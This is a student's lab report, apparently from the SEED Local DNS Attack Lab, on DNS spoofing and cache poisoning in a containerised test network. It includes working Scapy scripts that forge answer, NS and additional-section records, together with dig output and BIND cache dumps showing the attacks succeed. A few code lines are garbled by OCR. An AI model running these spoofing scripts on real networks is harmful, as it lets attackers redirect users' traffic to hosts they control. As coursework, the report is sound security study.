Local DNS Attack

学号：57118225
姓名：宋雨帆

Testing the DNS Setup

Get the IP address of ns.attacker32.com

测试 DNS 配置是否正确，首先使用 dig 命令查询 ns.attacker32.com 的地址：

```
root@19f346a87a82:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51068
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 1e66f2021452403901000000060f882eb381317e433291255 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 12 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Jul 21 20:26:19 UTC 2021
;; MSG SIZE  rcvd: 90
```

记录显示域名指向的 ip 地址为 10.9.0.153。查看攻击者域名服务器上的设置文件：

```
$TTL 3D
@       IN      SOA   ns.attacker32.com. admin.attacker32.com. (
                      2008111001
                      8H
                      2H
                      4W
                      1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     10.9.0.180
www     IN      A     10.9.0.180
ns      IN      A     10.9.0.153
*       IN      A     10.9.0.100
```

发现记录中的 ip 地址与文件中一致，说明设置没有问题。

Get the IP address of www.example.com

执行 dig www.example.com 命令，输出结果如下：

```
root@19f346a87a82:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 21273
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: c2434df171c8c9870100000060f883a69662de06f5e2b748 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 3187 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Jul 21 20:29:26 UTC 2021
;; MSG SIZE  rcvd: 88
```

执行 dig @ns.attacker32.com www.example.com 命令，输出结果如下：

```
root@19f346a87a82:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5564
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 3b6a7fad6c34980a0100000060f88436b8f3943df6625673 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 4 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Wed Jul 21 20:31:50 UTC 2021
;; MSG SIZE  rcvd: 88
```

可见两个命令得到的 ip 地址不同，第一个命令直接从官方域名服务器获取信息，而第二个是从攻击者得到了假的结果。

Task 1: Directly Spoofing Response to User

task1 的目的是捕获用户发出的 DNS 请求，然后返回一个假的 DNS 响应，只要伪造的DNS响应在真的DNS响应到达用户主机前到达，用户就会接受伪造信息。

首先我们在攻击主机上查看 10.9.0.0/24 网段的端口名称，补充代码时会用到：

```
root@VM:/volumes# ifconfig
br-19c63e16d91f: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 192.168.60.1  netmask 255.255.255.0  broadcast 192.168.60.255
        ether 02:42:06:8b:87:19  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

br-59745d611eb1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:38ff:fe0c:da77  prefixlen 64  scopeid 0x20<link>
        ether 02:42:38:0c:da:77  txqueuelen 0  (Ethernet)
        RX packets 20  bytes 940 (940.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 45  bytes 6117 (6.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

代码如下：

Open ~/Desktop/Labs_20.04/Network Security/Local DNS Attack Lab/Labsetup/volumes task1.py Save

task5.py task1.py

```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):

    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                   ttl=259200, rdata='10.0.2.5')
    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                   qdcount=1, ancount=1, nscount=0, arcount=0,
                   an=Anssec)
    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.5 and dst port 53'
pkt = sniff(iface='br-59745d611eb1', filter=f, prn=spoof_dns)
```

我们将源 IP 地址和目的 ip 地址、源端口和目的端口反过来，然后构造 DNS 包，就成了 DNS 响应报文，将其发送给用户主机，用户就会接受我们伪造的 DNS 信息。

由于容器存在的一些问题，为防止真正的 DNS 响应比我们伪造的 DNS 响应先到达用户，我们在路由器上增加输出网络流量的延迟，连接外部网络的端口为

eth0，所以我们增加 eth0 端口上的网络延迟：

```
root@269bc6d5211b:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.8.0.11  netmask 255.255.255.0  broadcast 10.8.0.255
        ether 02:42:0a:08:00:0b  txqueuelen 0  (Ethernet)
        RX packets 169  bytes 37999 (37.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 107  bytes 8436 (8.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@269bc6d5211b:/# tc qdisc add dev eth0 root netem delay 100ms
root@269bc6d5211b:/# tc qdisc show dev eth0
qdisc netem 8001: root refcnt 2 limit 1000 delay 100.0ms
```

攻击前用户查询 www.example.com 的 DNS 信息：

```
root@19f346a87a82:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64395
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: f4d72b9152ba8b770100000060f888e9b421b0de1c676d02 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        85053   IN      A       93.184.216.34

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Jul 21 20:51:53 UTC 2021
;; MSG SIZE  rcvd: 88
```

在本地域名服务器上清除缓存（每次攻击前都要清除缓存，后面不再说明）：

```
root@fe05af4902bf:/# rndc flush
root@fe05af4902bf:/#
```

执行攻击程序，攻击时查询到的 DNS 信息：

```
root@19f346a87a82:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12931
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.5

;; Query time: 75 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Jul 21 20:54:52 UTC 2021
;; MSG SIZE  rcvd: 64
```

关闭攻击程序后，再次 dig www.example.com,输出部分结果如下：

```
root@19f346a87a82:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48614
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 96f51de84318cff30100000060f889bb7567f6a1f4956739 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86375   IN      A       93.184.216.34

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Jul 21 20:55:23 UTC 2021
;; MSG SIZE  rcvd: 88
```

可以发现攻击后 example.com 指向的 ip 地址发生了变化，但是停止攻击后再次执行 dig 命令发现 ip 又恢复了。

Task 2: DNS Cache Poisoning Attack – Spoofing Answers

为了达到持久的效果，每次用户的机器发出对 www.example.com 的 DNS 查询时，攻击者的机器都必须发出欺骗的 DNS 响应，效率不高。因此在 task2 中我们不对用户发送伪造 DNS 响应，而是伪造其他域名服务器发送给本地域名服务器的 DNS 响应，这样伪造的信息将会在本地服务器的缓存中保存一段时间，使得攻击者只要发送一次伪造响应，在缓存信息过期之前都有攻击效果。

与 task1 的代码类似，我们只需更改过滤器，原本为捕获用户发往本地域名服务器的udp报文，现在为捕获本地域名服务器发往其他域名服务器的udp报文。代码如下：

Open ~/Desktop/Labs_20.04/Network Security/Local DNS Attack Lab/Labsetup/volumes task2.py Save

```
#!/usr/bin/env python3
from scapy.all import *
def spoof_dns(pkt):
  if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):

   IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
   UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
   Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
 rdata='10.0.2.5')
   # Construct the DNS packet
   DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
 qdcount=1, ancount=1, nscount=0, arcount=0,an=Anssec)
   spoofpkt = IPpkt/UDPpkt/DNSpkt
   send(spoofpkt)
f = 'udp and dst port 53'
pkt = sniff(iface='br-59745d611eb1', filter=f, prn=spoof_dns)
```

执行攻击时输出如下：

```
root@19f346a87a82:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33308
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.5

;; Query time: 87 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Jul 21 21:06:27 UTC 2021
;; MSG SIZE  rcvd: 64
```

停止攻击后输出如下:

```
root@19f346a87a82:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6361
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 069a18e5c7190e2a0100000060f88c6c64153c16c236914a (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259178  IN      A       10.0.2.5

;; Query time: 8 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Jul 21 21:06:52 UTC 2021
;; MSG SIZE  rcvd: 88
```

可以发现现在执行一次攻击后依旧能维持攻击效果。
查看本地域名服务器的缓存可以看到伪造的 DNS 信息已经储存在缓存中了。

```
root@fe05af4902bf:/# cd var
root@fe05af4902bf:/var# cd cache
root@fe05af4902bf:/var/cache# cd bind
root@fe05af4902bf:/var/cache/bind# rndc dumpdb -cache
root@fe05af4902bf:/var/cache/bind# cat /var/cache/bind/dump.db|grep example
_.example.com.          863888  A       10.0.2.5
www.example.com.        863888  A       10.0.2.5
root@fe05af4902bf:/var/cache/bind#
```

说明 DNS 缓存中毒攻击成功。

Task 3: Spoofing NS Records

在前面的任务中，我们的 DNS 缓存中毒攻击只影响一个主机名，即 www.example.com。如果用户试图获得另一个主机名的 IP 地址，例如 mail.example.com，我们需要再次发起攻击。为提高效率，一次攻击可以影响整个域，我们增加一条 NS 记录，当其保存在缓存中时，ns.attacker32.com 将被用作名称服务器，以便将来查询 example.com 域
中的任何主机名。

代码如下：

Open ~/Desktop/Labs_20.04/Network Security/Local DNS Attack Lab/Labsetup/volumes task3.py Save

```
#!/usr/bin/env python3
from scapy.all import *
def spoof_dns(pkt):
  if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
   IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
   UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
   Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.5')
   NSsec1=DNSRR(rrname='example.com',type='NS',ttl=259200,rdata='ns.attacker32.com')
   # Construct the DNS packet
   DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,
 ancount=1, nscount=1, arcount=0,an=Anssec,ns=NSsec1)
   spoofpkt = IPpkt/UDPpkt/DNSpkt
   send(spoofpkt)
f = 'udp and dst port 53'
pkt = sniff(iface='br-59745d611eb1', filter=f, prn=spoof_dns)
```

代码中增加了一条 NS 记录内容，nscount=1，让 example.net 域名下的地址都指向 ns.attacker32.com 域名。

执行程序，查询 example.com 的信息，结果如下：

```
root@19f346a87a82:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27873
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.

;; Query time: 79 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Jul 21 21:25:37 UTC 2021
;; MSG SIZE  rcvd: 106
```


发现该地址指向 ns.attacker32.com 域名。

然后我们停止攻击程序，查询同一域名不同主机名的信息，这里我们查询

songyufan.example.com 的 DNS 信息：

```
root@19f346a87a82:/# dig songyufan.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> songyufan.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55288
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2136568bd9ab10e50100000060f890f20efe8f9dc612992e (good)
;; QUESTION SECTION:
;songyufan.example.com.         IN      A

;; ANSWER SECTION:
songyufan.example.com.  259200  IN      A       1.2.3.6

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Jul 21 21:26:10 UTC 2021
;; MSG SIZE  rcvd: 94
```

发现该地址指向 1.2.3.6。与 zone_example.com 文件中一致，如下：



说明该地址是攻击者伪造的内容。

查看缓存：


```
root@fe05af4902bf:/var/cache/bind# cat /var/cache/bind/dump.db|grep example
example.com.            863749  NS      ns.attacker32.com.
_.example.com.          863749  A       10.0.2.5
songyufan.example.com.  863780  A       1.2.3.6
www.example.com.        863749  A       1.2.3.5
```

发现 NS 记录也在缓存中，说明攻击成功。

Task 4: Spoofing NS Records for Another Domain

与 task3 类似，增加一条 NS 记录，故 nscount=2,让 google.com 域名下的地

址都指向 ns.attacker32.com 域名,代码如下：



执行程序，查询 example.com：

```
root@19f346a87a82:/# dig example.com

; <<>> DiG 9.16.1-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64198
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0

;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
google.com.             259200  IN      NS      ns.attacker32.com.

;; Query time: 75 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Jul 21 21:44:24 UTC 2021
;; MSG SIZE  rcvd: 139
```

发现增加了一条权威字段记录。查看缓存：

```
root@fe05af4902bf:/var/cache/bind# rndc flush
root@fe05af4902bf:/var/cache/bind# rndc dumpdb -cache
root@fe05af4902bf:/var/cache/bind# cat /var/cache/bind/dump.db|grep -e  exam
ple -e google
example.com.            863993  NS      ns.attacker32.com.
```

发现缓存中只有 example.com 的 NS 记录，但是我们代码中是设置了两条 NS 记录的：

```
   NSsec1 = DNSRR(rrname='example.com', type='NS',ttl=259200,
rdata='ns.attacker32.com')
   NSsec2 = DNSRR(rrname='google.com', type='NS',ttl=259200,
rdata='ns.attacker32.com')
```

把代码中这两条换下顺序，如下图：

```
   NSsec1 = DNSRR(rrname='google.com', type='NS',ttl=259200,
rdata='ns.attacker32.com')
   NSsec2 = DNSRR(rrname='example.com', type='NS',ttl=259200,
rdata='ns.attacker32.com')
```

然后再次执行 dig example.com 命令，发现还是只有一条 NS 记录，但是这次换成另一条 NS 记录了：

```
root@fe05af4902bf:/var/cache/bind# rndc flush
root@fe05af4902bf:/var/cache/bind# rndc dumpdb -cache
root@fe05af4902bf:/var/cache/bind# cat /var/cache/bind/dump.db|grep -e  exam
ple -e google
example.com.            863997  A       10.0.2.5
google.com.             863997  NS      ns.attacker32.com.
```

所以推测缓存可能只会保存一条权威字段的 NS 记录，而且保存是排在前面的那条记录即 NSsec1。

Task 5: Spoofing Records in the Additional Section

代码中添加三条附加字段的内容，arcount=3，代码如下：

Open ~/Desktop/Labs_20.04/Network Security/Local DNS Attack Lab/Labsetup/volumes task5.py Save

```
#!/usr/bin/env python3
from scapy.all import *
def spoof_dns(pkt):
 if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8'))
  IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
  UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
  Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
 rdata='10.0.2.5')
  NSsec1 = DNSRR(rrname='example.com', type='NS',ttl=259200,
 rdata='ns.attacker32.com')
  NSsec2 = DNSRR(rrname='example.com', type='NS',ttl=259200,
 rdata='ns.example.com')
  Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A',ttl=259200,
 rdata='1.2.3.4')
  Addsec2 = DNSRR(rrname='ns.example.com', type='A',ttl=259200,
 rdata='5.6.7.8')
  Addsec3 = DNSRR(rrname='www.facebook.com', type='A',ttl=259200,
 rdata='3.4.5.6')
  DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
 qdcount=1,ancount=1,nscount=2,arcount=3,an=Anssec,ns=NSsec1/-
 NSsec2,ar=Addsec1/Addsec2/ Addsec3)
  spoofpkt = IPpkt/UDPpkt/DNSpkt
  send(spoofpkt)
f = 'udp and dst port 53'
pkt = sniff(iface='br-59745d611eb1', filter=f, prn=spoof_dns)
```

执行程序，dig 输出如下：

```
root@19f346a87a82:/# dig example.com

; <<>> DiG 9.16.1-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64222
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       1.2.3.4
ns.example.com.         259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       3.4.5.6

;; Query time: 87 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Jul 21 22:01:43 UTC 2021
;; MSG SIZE  rcvd: 232
```

查看缓存如下：

```
root@fe05af4902bf:/var/cache/bind# rndc flush
root@fe05af4902bf:/var/cache/bind# rndc dumpdb -cache
root@fe05af4902bf:/var/cache/bind# cat /var/cache/bind/dump.db|grep -e attac
ker -e example -e facebook
ns.attacker32.com.      863923  A       1.2.3.4
example.com.            863923  NS      ns.example.com.
                        863923  NS      ns.attacker32.com.
ns.example.com.         863923  A       5.6.7.8
```

发现在缓存中，只有 attack32.com 和 ns.example.net 的缓存，而 www.facebook.com 的记录不会被缓存，这是由于附加字段 additional 中的记录只有与权威字段 authority 中条目相关，才会将其存入到 dns 的缓存中。